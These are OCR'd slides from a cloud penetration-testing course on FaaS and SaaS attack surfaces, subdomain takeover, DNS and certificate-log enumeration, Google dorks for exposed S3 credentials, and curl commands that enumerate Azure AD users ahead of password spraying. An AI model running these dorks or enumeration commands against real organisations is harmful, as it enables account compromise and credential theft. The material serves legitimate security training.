
Understand the Attack Surfaces: FaaS

- “Serverless”
- To be absolutely clear - serverless does not mean “without server”
- You can’t/don’t have to **worry** about the server at all
- One service, multiple names
 - AWS Lambda
 - Azure Functions
 - GCP Cloud Functions
 - Apache OpenWhisk
- Write a single function (multi-language support) and “the cloud” will ensure it gets invoked when a request comes
- The application logic is executed in a containerized environment which is later destroyed
- Data is not managed by FaaS
- Pay only for computation power used for processing

<https://t.me/learningnets>

Responsibilities
All Things Client Side
Data (Transit and Cloud)
Identity & Access Management
Functional Logic
Applications
Runtime
Middleware
OS
Virtualization
Load Balancing
Networking
Servers
Physical Security

FaaS: Flow



Trigger: Any event which can be integrated as a trigger for $f(x)$

Action: Result of the $f(x)$ could be call to another $f(x)$ or API



FaaS: Attack Surface and Caveats



- Function execution has timeouts
 - Designed for workload in the range of seconds, but can facilitate longer workloads for up to 15 minutes
- Each invocation could be in a different physical environment
- Container-specific attacks could be applicable
- AWS Lambda doesn't have access to Metadata API
 - Instead provides AWS credentials through environment variables
- Serverless Top 10: <https://github.com/puresec/sas-top-10>

Understand the Attack Surfaces: SaaS

- Cloud service provider maintains the entire stack
- Attack Surface is similar to web applications
- OWASP Web Application testing guide is a great place to start
- Responsibilities
 - Tenant: Data + Identity and Access Management (IAM)
 - Provider: Everything else

Responsibilities
All Things Client Side
Data (Transit and Cloud)
Identity & Access Management
Functional Logic
Applications
Runtime
Middleware
OS
Virtualization
Load Balancing
Networking
Servers
Physical Security

SaaS Specific Attacks: Subdomain Takeover



- When 3rd party services allow domain integration via CNAME
- CNAME entry is created pointing to 3rd party domain, usually a CDN subdomain
- If CNAME entry exists but 3rd party section is not claimed / expired / cancelled
- The trust can be abused to takeover the subdomain
- This is useful to
 - prove ownership of a resource, or
 - hijack domain level resources including domain cookies

expenses.acme.com $\xrightarrow{\text{CNAME}}$ unclaimedsubd.cloudfront.com

Subdomain Takeover: Rocket.Chat



- Unclaimed S3 bucket referenced inside Rocket.Chat installer



```
~ λ ROOTPATH=/var/www/rocket.chat
~ λ cd $ROOTPATH
/var/www/rocket.chat λ tar zxf rocket.chat.tgz && rm rocket.chat.tgz
rm: remove regular file 'rocket.chat.tgz'? y
/var/www/rocket.chat λ cd $ROOTPATH/bundle/programs/server
/var/www/rocket.chat/bundle/programs/server λ npm install
npm notice created a lockfile as package-lock.json. You should commit this file.
up to date in 1.179s
found 0 vulnerabilities


/var/www/rocket.chat/bundle/programs/server λ npm test

> frog-backdoor@1.0.0 test /var/www/rocket.chat/bundle/programs/server
> node backdoor.js

You have been hacked by the frog army.
We do not frogive.
We do not froget.
```

Subdomain Takeover: LVFS

- Unclaimed S3 bucket in LVFS (Linux Vendor Firmware Service)
- In **26 days**: **2.5 million** update requests, **500,000** unique IPs



Reference:
https://github.com/justinsteven/advisories/blob/master/2020_fwupd_dangling_s3_bucket_and_CVE-2020-10759_signature_verification_bypass.md
<https://github.com/fwupd/fwupd/blob/1.3.9/src/fu-keyring-gpg.c#L255-L316>



Subdomain Takeover: Further Reading

- EdOverflow: Research around Subdomain Takeover

<https://github.com/EdOverflow/can-i-take-over-xyz>

<https://www.hackerone.com/blog/Guide-Subdomain-Takeovers>

- 0xpatrik Basics of Subdomain Takeover

<https://0xpatrik.com/subdomain-takeover-basics/>



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Attacking Cloud



NotSoSecure part of

claranet cyber security

<https://t.me/learningnets>



Attacking Cloud

- ☒ Enumeration
- ☒ Gaining Entry via Exposed Services
- ☒ Attacking Specific Cloud Services
- ☒ Post Exploitation in Cloud
- ☒ Backdooring / Maintaining Access

Enumeration



Enumeration



(External) Asset Enumeration

- Subdomains enumeration
 - Target Domain
 - SaaS Service providers
- OSINT
 - Search Engines
 - Google
 - Shodan
 - Bing
 - Certificate Transparency logs

Credential Hunting

- Username Enumeration
 - AWS Cloud APIs
 - Azure Cloud APIs
- OSINT
 - Code repositories
 - GitHub
 - Bitbucket
 - Google Dorking

Enumerating for cloud assets: DNS

DNS records can reveal a lot of information

- **MX** could point to various filtering or hosted email solutions
- **NS** records might point to DNS protections (Cloudflare)
- **TXT** use cases vary, makes the records interesting to enumerate
 - **SPF** record lists various authorized entities for sending emails
 - SaaS Providers
 - Servers controlled by organizations



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

DNS: Sample Lookup



```
➔ - dig ANY +noall +answer

; <> DiG 9.10.6 <> ANY +noall +answer
;; global options: +cmd

3600      IN      SOA      dns1.registrar-servers.com. hostmaster.registrar-servers.com. 2019052800 43200 36
00 604800 3601

1799      IN      NS       dns1.registrar-servers.com.
1799      IN      NS       dns2.registrar-servers.com.
1798      IN      A        185.199.108.153
1798      IN      A        185.199.110.153
1798      IN      A        185.199.109.153
1798      IN      A        185.199.111.153
1799      IN      MX       10 eforward3.registrar-servers.com.
1799      IN      MX       10 eforward2.registrar-servers.com.
1799      IN      MX       15 eforward4.registrar-servers.com.
1799      IN      MX       10 eforward1.registrar-servers.com.
1799      IN      MX       20 eforward5.registrar-servers.com.
1798      IN      TXT      "v=spf1 include:spf.efwd.registrar-servers.com include:spf-00082601.pphosted.com
include:spf.protection.outlook.com ~all"
1798      IN      TXT      "google-site-verification=0Qz60vR-YapmaV76fWCALpPyA8eKJKs13hfIrzM-DJI"
1798      IN      TXT      "have-i-been-pwned-verification=73af25138ff2e330b76608e7b764e1a4"
1798      IN      TXT      "facebook-domain-verification=7XTt-y4au1PWxSZeNVdsfsdiys-iF4iQs0dhqcsdsHgXhRYnE"
```

DNS: Confirm your findings

- Confirm the subdomains identified are part of cloud
- Various cloud assets follow a set pattern of naming
- For A records test IP address mapping for cloud vendors

<https://ip-ranges.amazonaws.com/ip-ranges.json>

<https://www.microsoft.com/en-us/download/details.aspx?id=56519>

<http://www.gstatic.com/ipranges/cloud.json>

- Multiple tools

<https://github.com/oldrho/ip2provider>

<https://github.com/bcoe/which-cloud>

<https://github.com/99designs/clouddetect>

<https://github.com/pry0cc/cloud-ranges>

- Or just run whois

```
→ ~ whois 191.229.248.191 | grep "Organization"
Organization: Microsoft Corporation (MSFT)
→ ~
```



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Enumerating via subdomains

It's customary to link SaaS provider URLs to your primary domain via CNAME pointing of Subdomain

- A quick DNS query for common subdomains could provide good results, e.g.:
 - helpdesk.company.com
 - blog.company.com
 - wiki.company.com
- Beware of subdomain takeover issues in this scenario



Enumerating via SaaS Provider Subdomains

- We can do a lookup against third-party domains using common patterns to see if anything is registered
- **This is not 100% accurate and may yield mixed results**
- Not all SaaS providers will give you a dedicated subdomain and org may not have linked all of its SaaS solutions with subdomains



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Cloud Enumeration Tools: dnsscan



- Wordlist based DNS Scanner <https://github.com/rbsec/dnscan>

```
→ dnscan git:(master) python3 dnscan.py -d [REDACTED]
[*] Processing domain [REDACTED]
[*] Using system resolvers ['8.8.8.8']
[+] Getting nameservers
156.154.132.200 - dns1.registrar-servers.com
156.154.133.200 - dns2.registrar-servers.com
[-] Zone transfer failed

[+] TXT records found
"MS=ms21022903"
"facebook-domain-verification=[REDACTED]dhqcsdsHgXhRYnE"
"google-site-verification=[REDACTED]M-DJI"
"have-i-been-pwned-verification=[REDACTED]"
"v=spf1 include:spf.e[REDACTED]2601.pphosted.com i

[+] MX records found, added to target list
20 eforward5.registrar-servers.com.
15 eforward4.registrar-servers.com.
10 eforward1.registrar-servers.com.
10 eforward2.registrar-servers.com.
10 eforward3.registrar-servers.com.
```

<https://t.me/learningnets>

NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved



Exercise

Enumeration 1

- Enumerate various cloud related DNS entries that are exposed for the domain - victim.cloud

OSINT Sources for Cloud Assets

- Open-source intelligence (OSINT) is intelligence collected from publicly available sources
- Primary focus of OSINT would be to gather
 - More subdomains or assets for target domain
- OSINT Sources
 - Search engines (Google)
 - Certificate Transparency logs



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Search Engines

- All search engines allow advanced queries to fine tune results
- Such advanced queries can be used to find cloud assets
- This technique developed around Google Search
 - And hence was named Google Dorking
- Major keywords
 - **"site:"**: List all search entries for that domain and subdomains
 - **"inurl:"**: If the text is in url
 - **"filetype:"**: Only list files of this type
 - **"+"**: the word must be present
 - **"-"**: remove all search results where the word is present



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Google Dorking for Cloud?



- Cloud uses predefined subdomains which helps an attacker to quickly identify resources
 - *.azureedge.net, *.core.windows.net, *.appspot.com, *.s3.amazonaws.com, *.cloudfunctions.net. *.azure-api.net
- In cloud platform, it could be easy to identify misconfigured cloud services using Google dorks
- Examples:
 - site:*.s3.amazonaws.com + example.com
 - site:*.s3-website-us-west-2.amazonaws.com (static website)

Google Dorking

 All  Images  News  Shopping  Maps  More Settings Tools

About 54,30,000 results (0.27 seconds)

 All  Images  News  Shopping  Maps  More Settings Tools

About 18,70,000 results (0.20 seconds)

More Google Dork Tips

- `site:s3-*-*-.amazonaws.com filetype:sql`
- `site:s3-*.amazonaws.com`
- `site:s3-*.amazonaws.com filetype:txt`
- `site:s3-*.amazonaws.com filetype:txt password`
- `site:s3-*.amazonaws.com filetype:txt pass`
- `site:s3-*.amazonaws.com filetype:txt database`
- `site:s3-*.amazonaws.com filetype:txt swagger`
- `site:s3-*-*-.amazonaws.com AWS_SECRET`



Certificate Transparency logs

- Mandatory logs of all SSL/TLS certificates ever issued
- Protects against rogue certificate authorities
- Allows for quick validation of the cert issuer
- A treasure trove of domain and subdomain information
- Multiple public sources for searching the logs
 - Censys, crt.sh, Shodan, and many more





NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Certificate Transparency log search engines



crt.sh Identity Search						
Criteria Type: Identity Match: ILIKE Search: 'victim.cloud'						
Certificates	crt.sh ID	Logged At	Not Before	Not After	Matching Identities	Issuer Name
	2873177985	2020-05-19	2020-05-19	2020-08-17	victim.cloud	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
	2828147686	2020-05-19	2020-05-19	2020-08-17	victim.cloud	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
	2733180506	2020-04-26	2020-04-26	2021-05-26	awslambda.victim.cloud	C=US, O=Amazon, OU=Server CA 1B, CN=Amazon
	2602806283	2020-03-20	2020-03-20	2020-06-18	victim.cloud	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
	2602649406	2020-03-20	2020-03-20	2020-06-18	victim.cloud	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
	2357880970	2020-01-20	2020-01-20	2020-04-19	victim.cloud	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3

<https://t.me/learningnets>

Shodan search



[←](#) [→](#) [↻](#) [🔒](#) [developer.shodan.io/api](#) [☆](#)

GET `/dns/domain/{domain}`

Domain Information
Get all the subdomains and other DNS entries for the given domain. Uses 1 query credit per lookup.

Request URL
`https://api.shodan.io/dns/domain/{domain}?key={YOUR_API_KEY}`

Parameters

- domain: [String] Domain name to lookup; example "cnn.com"

Sample Response

```
{
  "domain": "cnn.com",
  "tags": ["ipv6", "spf"],
  "data": [
    {
      "subdomain": "",
      "type": "NS",
      "value": "ns-47.awsdns-05.com",
      "last_seen": "2019-06-22T18:48:21.302051+00:00"
    },
    {
      "subdomain": "",
```

<https://t.me/learningnets>

NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved



Exercise

Enumeration 2

- Perform OSINT activities to identify additional sub domains for victim.cloud

Credential Hunting



Username/Secret Enumeration

- Another key ingredient for the attacks is username
- Many vendors consider usernames “public information”
- How to gather username candidates
 - Metadata found online
 - Cloud vendor API enumeration
- Once username candidates are identified, we may proceed with:
 - Bruteforce password guessing, or
 - Password Spraying

Username schemas

- Most organizations follow a username pattern
- If you are lucky, a simple email address reveals that schema
- Gather names of employees from online sources via OSINT
 - Site:linkedin.com intext:[COMPANY NAME]
 - intext:@[COMPANY DOMAIN]
 - Hunter.io
- Use Namemash to generate possible username list

If all else fail fake it till you make it: https://bit.ly/likely_usernames



NotSoSecure part of



© 2022 NotSoSecure Global Services Ltd, all rights reserved

Cloud API Based Username Enumeration



- Verbose Error Message based attack vectors
- These methods are vendor dependent and can become obsolete if vendor acts on it
- AWS: Verbose error messages when policy contained account/username
 - UpdateAssumeRolePolicy
- AWS: Cognito Forgot password Verbose Error messages fixed

Reference:

<https://rhinosecuritylabs.com/aws/aws-iam-user-enumeration/>
<https://rhinosecuritylabs.com/aws/aws-role-enumeration-iam-p2/>

<https://docs.aws.amazon.com/cognito/latest/developerguide/cognito-user-pool-managing-errors.html>

<https://t.me/learningnets>

AAD Username Enumeration

- This query confirms if the target domain is managed via Azure

```
curl -s "https://login.microsoftonline.com/getuserrealm.srf?login=[USERNAME]&xml=1"  
| grep -E --colour '<NamespaceType>[^<]+</NamespaceType>'
```

```
pentester@NotSoSecure:~$ curl -s "https://login.microsoftonline.com/getuserrealm.srf?login  
=bob@victim.cloud&xml=1" | grep -E --colour '<NamespaceType>[^<]+</NamespaceType>'  
<RealmInfo Success="true"><State>4</State><UserState>1</UserState><Login>bob@victim.cloud<  
/Login><NamespaceType>Managed</NamespaceType><DomainName>victim.cloud</DomainName><IsFeder  
atedNS>false</IsFederatedNS><FederationBrandName>Victim PLC</FederationBrandName><CloudIns  
tanceName>microsoftonline.com</CloudInstanceName><CloudInstanceIssuerUri>urn:federation:Mi  
crosoftOnline</CloudInstanceIssuerUri></RealmInfo>
```

Reference:

<https://danielchronlund.com/2020/03/13/automatic-azure-ad-user-account-enumeration-with-powershell-scary-stuff/>

<https://t.me/learningnets>

AAD Username Enumeration

- Should the domain be managed via Azure AD, we get to enumerate users

```
curl -s -X POST https://login.microsoftonline.com/common/GetCredentialType -d ""{"Username\":"USERNAME\"}" | jq -e '.IfExistsResult'
```

- The endpoint will rate limit us after ~100 requests

```
pentester@NotSoSecure:~$ curl -s -X POST https://login.microsoftonline.com/common/GetCredentialType -d ""{"Username\":"test@victim.cloud\"}" | jq -e '.IfExistsResult'
1
pentester@NotSoSecure:~$ curl -s -X POST https://login.microsoftonline.com/common/GetCredentialType -d ""{"Username\":"bob@victim.cloud\"}" | jq -e '.IfExistsResult'
0
```


AAD Username Enumeration

- The entire process is automated in `enum_azuread_users`

```
pentester@NotSoSecure:~/tools/MSOLSpray$ enum_azuread_users victim.cloud popular_names_list.txt
=====
Domain: victim.cloud
Status: Managed
Federation Brand Name: Victim PLC
=====
Status | Name
False | John@victim.cloud
False | William@victim.cloud
False | James@victim.cloud
False | Charles@victim.cloud
False | George@victim.cloud
```

Reference:
<https://danielchronlund.com/2020/03/13/automatic-azure-ad-user-account-enumeration-with-powershell-scary-stuff/>

Credential Harvesting



- Office documents generally embed a lot of personal details
 - Author, last modified by, and other metadata
- Acquire from the target website
- Identify through Google Dorking
 - `filetype:xlsx filetype:doc filetype:docx`
- Extracting metadata
 - Specialized tools like FOCA (<https://github.com/ElevenPaths/FOCA>)
 - Homemade automation

```
exiftool *.docx | egrep "Author|Last Modified By|Creator" | sort -u
```


```
exiftool *.xlsx | egrep "Author|Last Modified By|Creator" | sort -u
```

```
exiftool *.pdf 2>&1 | egrep "Author" | sort -u
```

shhgit: Finding Secrets the Easy Way

The screenshot shows the shhgit web interface at shhgit.darkport.co.uk. The interface includes a sidebar with a search filter showing 19 matches and 12 filters. The main content area displays a table of found secrets:

Found	Signature Name	Matches
01:12:39	Google OAuth Key	[Redacted]
01:12:38	Google OAuth Key	[Redacted]
01:09:45	Google OAuth Key	[Redacted]
01:09:45	Google OAuth Key	[Redacted]
01:09:44	Google OAuth Key	[Redacted]

